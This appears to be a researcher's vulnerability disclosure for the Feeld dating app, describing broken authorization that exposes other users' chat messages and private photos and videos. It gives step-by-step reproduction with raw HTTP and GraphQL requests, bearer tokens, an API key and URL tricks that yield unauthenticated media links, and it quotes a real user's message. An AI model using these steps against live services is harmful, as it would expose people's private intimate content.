
Response:

```
Pretty Raw Hex Render Diff
}
},
{
    "id":"fcd5bbe4-f63d-4374-88b2-b6a86ff1d0ee",
    "text":"Hi Chlo :)",
    "html":"\u003cp>\u003eHi Chlo :\u003c/p>\u003e\n",
    "type":"regular",
    "user":{
        "id":"eede40d8-5b1b-4cac-aaad-ca04cafecbd",
        "role":"admin",
        "created_at":"2024-02-29T18:25:33.482742Z",
        "updated_at":"2024-02-29T18:40:51.013395Z",
        "last_active":"2024-03-04T22:56:05.847283Z",
        "banned":false,
        "online":false,
        "name":"Sam",
        "profileStatus":"active",
        "profileIsIncognito":false
    },
    "attachments":[],
    "latest_reactions":[],
    "own_reactions":[],
    "reaction_counts":{},
    "reaction_scores":{},
    "reply_count":0,
    "deleted_reply_count":0,
    "cid":"messaging:6c7d38fb-4bc7-4c4a-82d2-e98551aa13df",
    "created_at":"2024-03-04T22:32:33.541785Z",
    "updated_at":"2024-03-04T22:32:33.541785Z",
    "shadowed":false,
    "mentioned_users":[]
```

Vulnerability #2 – Read other people's messages

Reproduction steps:

5.If we search in the response by "text" we can see the total number of messages to and from our victim 'Chloe':



The screenshot shows a JSON response in a browser developer tools Network tab. The response is filtered for the word "text". The JSON object contains a message from a user named "Sam" to a user named "Chloe". The message text is "Hi Chlo :)", and it includes HTML representation and various metadata fields like id, type, created_at, updated_at, etc.

```
Response
Pretty Raw Hex Render Diff
{
  "event_type": "new_match"
},
{
  "id": "fcd5bbe4-f63d-4374-88b2-b6a86ff1d0ee",
  "text": "Hi Chlo :)",
  "html": "\u003cp\u003eHi Chlo :)\u003c/p\u003e\n",
  "type": "regular",
  "user": {
    "id": "eede40d8-5b1b-4cac-aaad-ca04cafecbd",
    "role": "admin",
    "created_at": "2024-02-29T18:25:33.482742Z",
    "updated_at": "2024-02-29T18:40:51.013395Z",
    "last_active": "2024-03-04T22:56:05.847283Z",
    "banned": false,
    "online": false,
    "name": "Sam",
    "profileStatus": "active",
    "profileIsIncognito": false
  },
  "attachments": [
  ],
  "latest_reactions": [
  ],
  "own_reactions": [
  ],
  "reaction_counts": {
  },
  "reaction_scores": {
  },
  "reply_count": 0,
  "deleted_reply_count": 0,
  "cid": "messaging:6c7d38fb-4bc7-4c4a-82d2-e98551aa13df",
  "created_at": "2024-03-04T22:32:33.541785Z",
  "updated_at": "2024-03-04T22:32:33.541785Z",
  "shadowed": false,
}
?
```

92 matches

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats



#1 Broken Object Level
Authorization
Category

Details: We can build upon the previous issue: "Read other people's messages". To do that, we will need to get our victim's 'streamUserId' value, which is disclosed in different API requests.

There are 2 types of attachments:

1. Photos
 - Replay-able
 - Time-limited (5-15 seconds – after which becomes unavailable)
2. Videos
 - Replay-able
 - Play-once only

As an attacker, we can access all of the following unauthenticated:

- Photos replay-able
- Photos time-limited
- Videos replay-able
- Videos play-once

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats



#1 Broken Object Level
Authorization
Category

Final result:

Unauthenticated:

<https://res.cloudinary.com/threender/image/upload/s-QQjZiJxc-/d4e74e59-430d-403f-b1c5-9c8208472007>

Authenticated:

<https://core.api.feeld.co/cdn/chat-attachment/x<sender-guid>/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

<https://core.api.feeld.co/cdn/chat-attachment/x<receiver-guid>/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

1. Let's upload in our chat, a normal replay-able photo.

So, the first request is 'Generate Upload Credentials' for uploading on 'api.cloudinary.com':

The screenshot shows a GraphQL playground interface with two sections: 'Request' and 'Response'.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: /*
4 X-Transaction-Id: 7325f73d-b3af-4320-b9b1-5fd9b87406dc
5 Authorization: Bearer eyJhbGciOiJSUzIiNiYg3ZGNhM2JjYjY5ZDcyYjZjYmExYjUSYjMzY2M1MjISNzNn0G0iLCJ0eXAiOiKV1Qlf0.eyJpc3M1oijodhRwcsovL3NLV3VyZXrva2VuLmdvb2dsZ55zb0vZjItchHvZC01Mz03NSIsImf1ZCT6ImYlXByb20tNTM0NzUiLCJhdXR0X3RpbwU10jE3MDYINTH4MczsInVzZKJfaWQ10i15TRvSk5hYwQ4Y3RCckpnwHNKKV0R0TGV4VTczfiwic3ViIjo10U1Eb0p0WFk0GN0nJKZ1RzSldEUxleFU3MyisImhdCI6MTcwOTYzNZEzMwLjZxhwIjoxNzA5NjQwNzeWLc3lbWFpbCI6ImJvZy50aXJvbkB5YWhvby5jb201LCj1bwFpbf92ZXjpZmllZC16dhJ12Sw1ZmlyZWJhc2UiOnslaWRlnRpdlcyI6eyJlbWFpbCI6WyJib2cudGlyb25aeWFob28uy29tIl19LCjzaWduX2luX3BybZpZGvYIjoicGFzc3dvcmQlx0.KU4C1e09ZRHOI384ETly9y--oA9h4uqwmIoclf_2TnD0Fy88L7yyhqmQK08SsXmuujNzCFqvMENyLkd2FrkhLvxQnRtslID73)MocR2if3nMVvPMxs1qs9vbExrBzVkah1bp_05_8SnuJIsNnyIW-25s63URfje2l-TMy)@1RLUGHMcdByHf9DUUkk1l61F80Iq3YD2sqkeqkp1mkYHyusLVKovQzNV4RWGMUgxUlj8Ycl2XRVeQwbTP9ctdM5gDjeBtVr3JI9KFQUbcpoxfItruKyZlHB3hlihjmyk7Kp42og3BMHzzRzkTDgef0L6LAqpyWXG8Yps5skL-UL4Yg
6 X-Profilename: profile#a664c2e3-41e6-4f45-b0a-9519b6d3d410
7 User-Agent: feed-mobile
8 Content-Type: application/json
9 Content-Length: 236
10 Accept-Encoding: gzip, deflate, br
11
12 {
  "operationName": "CloudinaryGenerateUploadCredentials",
  "variables": {},
  "query": "mutation CloudinaryGenerateUploadCredentials {n  cloudinaryGenerateUploadCredentials {n  publicId\n    signature\n    timestamp\n    __typename\n  }\n}\n"
}
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 283
4 Date: Tue, 05 Mar 2024 11:15:48 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UJzDxiVGCYcEP9g=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 182a59e089d675b68d266c3e1c14253c.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: QK0v1Vat0L4Uc-j_fD8G-e6VwTEKxb4rwW6fQSIFVrxFlz92Dj
12
13 {
  "data": {
    "cloudinaryGenerateUploadCredentials": {
      "publicId": "d4e74e59-430d-403f-b1c5-9c8208472007",
      "signature": "a44f2c252edb4be169a1ef263f2316124d3d170",
      "timestamp": "1709637348661",
      "__typename": "CloudinarySignature"
    }
  },
  "extensions": {
    "requestId": "7325f73d-b3af-4320-b9b1-5fd9b87406dc"
  }
}
14
```

Vulnerability #3 – Unauthenticated access to other people’s attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

2. Then we send a photo upload request to `api.cloudinary.com` using the above generated 'publicId' and 'signature' values, plus an `api_key` and timestamp parameters:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

3. Next request done is: 'UploadChatAttachment' which gets the above unique public_id of the image from api.cloudinary.com and is passed to core.api.feeld.co, as seen below.

I suspect this request is to copy the photo from api.cloudinary.com to core.api.feeld.co.

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/graphql' with the following JSON body:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: /*
4 X-Transaction-Id: fc87c42d-8d69-4ce1-97e9-46ed261226b7
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1MjI5N2Nh0GQiLCJ0eXAiOiJKV1Qifo0eyJpc3Mi0iIjodHRwczovL3NyZXRxva2vulmdv2dsZ55jb20vZjItchJvZC01Mz03NSiSmF1ZC16ImYyLXByb20tNTM0NzU1lCjhdXroX3RpWUiojE3MDY1NTM4MzsInVzZXJfaW0i0I5TURVsK5hYWQ0Y3RccpkpVHNKV0RQTVG4VTCzIiwiC3ViIjoi0U1Eb0p0YWFkOGN0QnKZlRzLdEUExleFU3MyISmlhdC16MTcv0YZnZExMcwIjoxNzAnNj0wNzEwLCJlbWFpbC16imJvZy50sXJvbk85YWhvby5jb20iLCJlbWFpbF92ZXJpZmlZC16dhJ1ZswlZmlyZjhC2U10nsiaWRlnRpdGlcI6eyJlbWFpbC16WyJib2cudGlyb25AeWFob28uy29tIl19LCJzaWduX2lu3Xbyb3ZpZGVyIjoicGFzc3dvcmQifX0.ku4C1e09zRH0I384E7Ly9y--oA9h4uqwMIoclf--2TnDbFy@0L7yyhqmQK0X5sXmuNzCfqvMEnyLkdzFrkhLvxXOnRtslid73jmMcR2i3mMVvPMxsIQ59vbExrBZVkahlp_D5_85nuJisNnyLw-zSs63URTje2l-TMyj01RLUGHhcDByHf9DUUkl6IF80I03YD2sqkeqkp1mKYHyusLVKovQzNV4RWGMUGxUlj8Ycl2XRVeQwbTP9ctdM5gDjeBtVr3JI9KFQubcPoxFtrukYz1hB3hLihjrmk7kP42oq38MHzzRzkTdGeFOL6LAqpYhWXG8YpSskL-UL4Yg6 X-Profile-Id: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d4107 User-Agent: feeld-mobile8 Content-Type: application/json9 Content-Length: 58310 Accept-Encoding: gzip, deflate, br1112 {
  "operationName": "UploadChatAttachment",
  "variables": {
    "input": {
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "d4e74e59-430d-403f-b1c5-9c8208472007",
      "providerSource": "Cloudinary",
      "visibilityMilliseconds": null
    }
  },
  "query": "mutation UploadChatAttachment($input: GQLChatAttachmentUploadInput!) {\\n   uploadC
}
```

The response is a 200 OK with the following JSON data:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 518
4 Date: Tue, 05 Mar 2024 11:15:50 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UjzEaiWbiYcEP9g=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 182a59e089d675b68d266c3e1c14253c.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: g6zLNdgeT2SekNj5M6S9jEUFBs7xaE_zF5Cuu_BMXZj3uUXKI0_D0A==
12
13 {
  "data": {
    "uploadChatAttachment": {
      "attachmentID": "chat-attachment#07c3360-c787-4be9-9cd6-b1ef9d00ffff4",
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "createdAt": "2024-03-05T11:15:50.149Z",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "d4e74e59-430d-403f-b1c5-9c8208472007",
      "providerSource": "Cloudinary",
      "updatedAt": "2024-03-05T11:15:50.149Z",
      "visibilityMilliseconds": null,
      "__typename": "GQLChatAttachmentOutput"
    }
  },
  "extensions": {
    "requestId": "fc87c42d-8d69-4ce1-97e9-46ed261226b7"
  }
}
14
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replayable photos

4. A unique 'attachmentID' parameter will be returned above in the response.

This 'attachmentID' will be used and passed in the chat, as seen below:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to '/channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-0000004eacce&api_key=y4tp4akjeb49'. The response is a 201 Created status with headers including Access-Control-Allow-Headers, Access-Control-Allow-Methods, Access-Control-Allow-Origin, Access-Control-Max-Age, Cache-Control, Content-Type, Vary, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Date, Content-Length, X-Envoy-Upstream-Service-Time, Strict-Transport-Security, and Server. The JSON response body contains a message object with an id of '3d37e853-7bb3-40f3-a09f-0219ce9c7fe8', text, mentioned users, custom properties (type: image, status: regular), attachments (with properties: replay_mode: 'replayable', id: 'b502500f-35ea-4fa3-3ea8-2453f8a01a00', type: 'image', image_url: 'chat-attachment#e07c3360-c787-4be9-9cd6-b1ef9d06ffff4'), and skip_enrich_url: true.

```
Request
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-0000004eacce&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VxLkIjoiN2FkMGRjMjItODAwN500ZDNlLThmNGQt0TE5Yz0xMjk0ZDUxIn0.CtlrBtqjbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHxE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 40c70a16-30bc-4c48-8b99-94a38ad66a09
8 Content-Type: application/json
9 Content-Length: 353
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",
    "text": "",
    "mentioned_users": [],
    "custom_properties": {
      "type": "image",
      "status": "regular"
    },
    "attachments": [
      {
        "properties": {
          "replay_mode": "replayable"
        },
        "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00",
        "type": "image",
        "image_url": "chat-attachment#e07c3360-c787-4be9-9cd6-b1ef9d06ffff4"
      }
    ],
    "skip_enrich_url": true
  }
}

Response
Pretty Raw Hex Render Diff
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, origin, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1974
11 X-RateLimit-Reset: 1709637420
12 Date: Tue, 05 Mar 2024 11:16:05 GMT
13 Content-Length: 1035
14 X-Envoy-Upstream-Service-Time: 92
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8",
    "text": "",
    "html": "",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-05T11:15:22.505936871Z",
      "banned": false,
      "online": true,
      "name": "D",
      "profileStatus": "active",
      "profileIsIncognito": false
    },
    "attachments": [
      {
        "type": "image",
        "image_url": "chat-attachment#e07c3360-c787-4be9-9cd6-b1ef9d06ffff4",
        "properties": {
          "replay_mode": "replayable"
        },
        "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00"
      }
    ]
  }
}
```

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replay-able photos

5. Now to get the photo authenticated, as any other user, we make the following request, using the above attachmentID:

<https://core.api.feeld.co/cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4>

Note: In the above request path, initially instead of 'x' it was the 'ProfileId' guid value of the sender or receiver of the photo, but deleting it works fine, so I just left an 'x' for an easier read.

Request	Response
<pre>Pretty Raw Hex JSON Web Token</pre> <pre>POST /channels?api_key=y4tp4akjeb49 HTTP/2 Host: chat.stream-io-api.com Accept: application/json, text/plain, */* Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpkXVCJ9.eyJic2VxY2lkIjoizMw Mjk5ZWItZGY0ZC00Njg1LTkyZmEtMjU3YWHzJl0MTBkIn0.7LlzAAwTx LhKUT2320gQLw-sTwPl-uxcujk0Fm6EA Stream-Auth-Type: jwt Content-Type: application/json Content-Length: 101 Accept-Encoding: gzip, deflate, br User-Agent: okhttp/4.10.0 10 11 { "filter_conditions": { "type": "messaging", "members": { "sin": ["7ad0dc22-8005-4d3e-8f4d-919c41294d51"] } } }</pre>	<pre>Pretty Raw Hex Render Diff</pre> <pre>{ "id": "3d37e853-7bb3-40f3-a09f-0219ce9c7fe8", "text": "", "html": "", "type": "regular", "user": { "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51", "role": "admin", "created_at": "2024-01-30T17:44:15.578446Z", "updated_at": "2024-01-31T15:11:05.097654Z", "last_active": "2024-03-05T11:43:45.668078Z", "banned": false, "online": false, "profileStatus": "active", "profileIsIncognito": false, "name": "D" }, "attachments": [{ "type": "image", "image_url": "chat-attachment#c07c3360-c787-4be9-9cd6-b1ef9d06ffff4", "id": "b502500f-35ea-4fa3-3ea8-2453f8a01a00", "properties": { "replay_mode": "replayable" } }], "latest_reactions": [], "own_reactions": [], "reaction_counts": {}, "reaction_scores": {}, "reply_count": 0, "deleted_reply_count": 0 }</pre>


Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 1: Uploading replayable photos

6. Now, to get the same photo but from cloudinary.com, **unauthenticated**, prepend `/v1/` to the above request, as seen below, and you will get the 'url' pointing to the original photo:
<https://res.cloudinary.com/threender/image/upload/s--QQjZiJxc--/d4e74e59-430d-403f-b1c5-9c8208472007>

Request		Response				
Pretty	Raw	Hex	JSON Web Token	Pretty	Raw	Hex
1	GET /v1/cdn/chat-attachment/x/c07c3360-c787-4be9-9cd6-b1ef9d06fff4 HTTP/2			1	HTTP/2 200 OK	
2	Host: core.api.feeld.co			2	Content-Type: text/plain; charset=utf-8	
3	Authorization: Bearer eyJhbGciOiJSUzIiNiisImtpZCI6IjNiYjg3ZGNhM2jYjYzY5ZDcyYjZjYmExYjU5YjMzY2M1MjI5N2NhDGQ1LCJ0eXAiOiJVK1giQo.eyJpc3MiOiJodHRwczovL3NlY3VzZXRva2VuLnvd2dsZ55jb28vZjItcHJzvC01mQ3NSIsInF1ZC16ImYyLXByb2QTNM0zu1LCJhdRox3RpbwUiOjE3MDkzNjU2NDksInVzZXJfaWQ1O1izZwdVQjL52iN1ZXQ3dlhVGVuJhzeFr3a8o2iwiic3Viijo1M2VnVU15wdTdWVN3ZyB1RlbjI4c3hud2tKMy1sImlhdc16MTcw0TYzOTAzNi1ZhWjxojnxzA5Nj0yNjM2LCJ1bWFpbCI6InVbnlfG9yaBS5Whvbysjb28iLCJ1bWFpbF92ZKjPzml1ZC16dH125wz2mlyZwJhc2Ui0nsiaWRlbmRpdgllcyIGeyJ1bwFpbC16WyJzb25X3BvcmtaewFob28u29tIl19LCjzaWduX2lXu3Bwb3ZpGVyIjoicGfczIdvcnqifX0.Sa8FW6a3xeWx_eWuXQynEVGMPATDF0WAw0oFsA3eXV-G0JbxpapWMKLKcuImo4t4cSuE-vRu2630ekgPGDr-kwOamtI3idJLj_ie0oxAqhGRchJKnblt-G1j2zseXxg8BrRkLmhvtRlt9VvNa5VJg8oB1ioznEinBpgCo_j4UcQfsHu1236vfMEZaq1Lo_nY8eU6tBN5eQUGhvLrOPits7mLgVdPdqyASTwsb-VOUlHg_97puK456kgdxNMC2ENrx0Ast2V6lFoY1C82PlxhhtA2In89ytxcnPdh4Kfx-GzMzVop018vp5W_UyTzxkrD__580G6sGc14g					
4	User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; EB2103 Build/RK01.201217.002)			13	https://res.cloudinary.com/threender/image/upload/s--QQjZiJxc--/d4e74e59-430d-403f-b1c5-9c8208472007	
5	Accept-Encoding: gzip, deflate, br					
6						



Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

Note: There are 2 main differences from the previous process for replay-able photos.

1. *when uploading 'time-limited' photos, we pass an extra parameter 'visibilityMilliseconds:15000'.*
2. *for accessing the photo, we use the 'profileId' GUID value of the victim that uploaded the photo, rather than the 'x' value used in the path for replay-able photos.*

If their chat counterpart uploaded the 'time-limited' photo, we need to return to the 'Discover profiles' menu to locate their <profileId> GUID value, which is mandatory for accessing these photos.

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

1. A request will be made to `api.cloudinary.com` to upload the photo:

Vulnerability #3 – Unauthenticated access to other people's attachments (photos & videos) from their chats

Reproduction steps:

Instance 2: Uploading time-limited photos

2. Copying the photo from:

cloudinary.com to core.api.feeld.co:

The screenshot shows a browser's developer tools Network tab with two panels: Request and Response.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 X-Transaction-Id: 0727fdb4-d1e1-4885-8d77-7df826e50c84
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjNiYjg3ZGNhM2JjYjY5ZDcyYjZjYmExYjU5YjMzY2M1MjISN2Nh0GQilCJ0eXAi0iJV10if0.eyJpc3M10iJodHRwczovL3NLV3yZXKrvA2VuLmdb2dsZ55jb20vZjItchJvZC01mZQ3NSiSImF1ZCI6ImYyLXByb2QtNTM0NzUiLCJhdXroX3RpBWUi0jE3MDY1NTM4Mzc5InVzzXjfaWQ10i15TURvSk5hYW04Y3RccpkMVHNKV0R0TGv4VTczIiwic3Vi1joi0U1Eb0p0YWfkOGN0OnJKZlRzSldeUExleFU3MyIsImlhCI6Mtew0TY1MDMxNSwiZkhwIjoxNzA5NjUz0TE1LCJlbWFpbCI6ImJvZy50aXJvbkB5YWhby5jb20iLCJlbWFpbF92ZXJpZmlZCI6dHJ1ZSwizmlyZWjh2Ui0nsiaWRlbnRpdGllcyIfeiyJlbWFpbCI6MyJib2cudGlyb25AewFob28uY29tI119LCJzaWduX2luX3Byb3ZpZGVyIjoicGFzc3dvcmQifx0.j-SL7SXqURs3Bq8-1XRoixpMA2k4ZNl1QmZf21QECoCxu7VPeGUxa2zNbFJ9LLn2mwmVYfjbJH6ZPVssqUrtJWwGEEQ6CrZjkEV0rOJSdM-crsyFVYoSK1KAHRy3e-XCGC86gvYy-jecEiyJpwMqW2KLZX2Fpc-C-Zv8qPmRQIoengq0REBX4FjynqSl7KxrTQZh_72e0SHoFFjgP-0okRzPlV50ezHoayYDQaoFWla35MpZt0-MGNwADitmy9KPT17DgXKh2IeBG00WEtq6idRZ5jhYSLt26sgkvWZqj1n11imMtbd12DiGgn2MsrnRC0uf0Mc2frxvQfP1xGg
6 X-Profile-ID: profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410
7 User-Agent: feeld-mobile
8 Content-Type: application/json
9 Content-Length: 584
10 Accept-Encoding: gzip, deflate, br
11 
12 {
  "operationName": "UploadChatAttachment",
  "variables": {
    "input": {
      "chatID": "chat#82bb88f3-4bf9-4284-b576-eeee048ea5a3",
      "creatorID": "profile#a664c2e3-41e6-4f45-b00a-9519b6d3d410",
      "providerAssetID": "540068ee-b41a-431f-b0e9-b7522fefbd5a",
      "providerSource": "Cloudinary",
      "visibilityMilliseconds": 15000
    }
  },
  "query": "mutation UploadChatAttachment($input: GQLChatAttachmentUploadInput!) { \n    uploadChatAttachment(input: $input) { \n        attachmentID\n        chatID\n        createdAt\n        creatorID\n        providerAssetID\n        providerSource\n        updatedAt\n        visibilityMilliseconds\n        __typename\n    } \n}
```

Response:

```
